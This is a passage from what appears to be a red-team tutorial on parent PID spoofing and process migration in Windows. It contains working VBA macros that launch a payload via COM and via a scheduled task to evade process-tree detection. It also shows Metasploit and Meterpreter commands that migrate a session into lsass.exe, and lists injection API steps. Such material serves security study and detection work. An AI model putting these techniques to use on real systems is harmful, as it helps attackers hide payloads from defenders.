
COM objects can be also used to execute a new process.

```
Sub Parent()

Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
obj.Document.Application.ShellExecute "pentestlab.exe",Null,"C:\Temp\",Null,0

End Sub
```




Macro – COM

The result of executing a malicious executable with this method is that the parent process will be "*explorer.exe*" even though the execution will happen inside the office product.



Macro COM – Process Explorer


The following image demonstrates that a session will open in Meterpreter through a COM object that is executing an arbitrary payload.



Macro COM – Meterpreter


Scheduled tasks are often used as a persistence method since it allows red teams to execute their trade-craft at a specific date or time. However it could be used as well for parent PID spoofing since a scheduled task can be created directly from a vbscript. The following code will register a new scheduled task that will trigger the execution of a payload after 30 seconds.

```
Sub Parent()
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim td: Set td = service.NewTask(0)
td.RegistrationInfo.Author = "Pentest Laboratories"
td.settings.StartWhenAvailable = True
td.settings.Hidden = False
Dim triggers: Set triggers = td.triggers
Dim trigger: Set trigger = triggers.Create(1)
Dim startTime: ts = DateAdd("s", 30, Now)
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts), 2) & "T" &
Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
Dim Action: Set Action = td.Actions.Create(0)
Action.Path = "C:\Users\pentestlab.exe"
Call service.GetFolder("\").RegisterTaskDefinition("PentestLab", td, 6, , , 3)
End Sub
```




Macro – Scheduled Task

The new process will not have as a parent the process of a Microsoft product but "*svchost.exe*" as a more stealthier approach.



Macro Scheduled Task – Process Explorer

Reviewing the process properties of the arbitrary process will validate that the parent process is "*svhcost.exe*".



Macro Scheduled Task – Process Properties

Metasploit

Metasploit framework contains a post exploitation module which can be used to migrate an existing Meterpreter session to another process on the system. The module will follow the same functions as the other tooling described in this article in order to rewrite the existing shellcode into the address space of another process. Specifically the module will follow the process below:

1. Obtain the PID of the target process
2. Check the architecture of the target process (32bit or 64bit)
3. Check if Meterpreter session has the **SeDebugPrivilege**
4. Retrieve the payload from the existing process
5. Call the **OpenProcess()** API to gain access to the virtual memory of the target process
6. Call the **VirtualAllocEx()** API to allocate RWX memory in the target process
7. Call the **WriteProcessMemory()** API to write the payload into the virtual memory space of the process
8. Call the **CreateRemoteThread()** API to create a thread into the virtual memory space of the target process
9. Close the previous thread

An existing session is required to be defined with the PID and the name of the target process.

```
use post/windows/manage/migrate
set SESSION 1
set PID 508
set NAME lsass.exe
set KILL true
```

```
meterpreter > background
[*] Backgrounding session 1...
msf5 > use post/windows/manage/migrate
msf5 post(windows/manage/migrate) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/migrate) > set PID 508
PID => 508
msf5 post(windows/manage/migrate) > set NAME lsass.exe
NAME => lsass.exe
msf5 post(windows/manage/migrate) > set KILL true
KILL => true
msf5 post(windows/manage/migrate) > run
```

Metasploit – Migrate Module Configuration

Successful execution of the module will produce the following results:

```
msf5 post(windows/manage/migrate) > run

[*] Running module against KERBEROS
[*] Current server process: pentestlab.exe (2552)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1500
[+] Successfully migrated to process 1500
[*] Post module execution completed
msf5 post(windows/manage/migrate) >
```


Metasploit – Migrate Module

Similarly Meterpreter contains also the "*migrate*" command which can migrate the existing session to another process.

```
meterpreter > migrate 3244
[*] Migrating from 1312 to 3244...
[*] Migration completed successfully.
meterpreter >
```

Meterpreter – Migrate

YouTube



Watch Video At: https://youtu.be/Fz3d5bFBKJ0

Parent PID Spoofing Demos

Toolkit

Tool	Language
SelectMyParent	C++
PPID-Spoof	PowerShell
GetSystem	C#
getsystem-offline	C++
APC-PPID	C++
PPID_spoof	C++
psgetsystem	PowerShell
ProcessInjection	C#
RemoteProcessInjection	C#
Spoofing-Office-Macro	VBA

References

- https://attack.mitre.org/techniques/T1502/
- https://blog.didierstevens.com/2009/11/22/quickpost-selectmyparent-or-playing-with-the-windows-process-tree/

- https://blog.didierstevens.com/2017/03/20/that-is-not-my-child-process/
- https://blog.xpnsec.com/becoming-system/
- https://gist.github.com/xpn/a057a26ec81e736518ee50848b9c2cd6
- https://decoder.cloud/2018/02/02/getting-system/
- https://blog.f-secure.com/detecting-parent-pid-spoofing/
- https://web.archive.org/web/20190526132859/http://www.pwncode.club/2018/08/macro-used-to-spoof-parent-process.html
- https://www.anquanke.com/post/id/168618
- https://medium.com/@r3n_hat/parent-pid-spoofing-b0b17317168e
- https://rastamouse.me/tags/tikitorch/
- https://github.com/rasta-mouse/TikiTorch
- https://gist.github.com/christophetd/0c44fd5e16e352ad924f98620094cd8d#file-createwithparentprocess-cpp
- https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/
- https://blog.f-secure.com/dechaining-macros-and-evading-edr/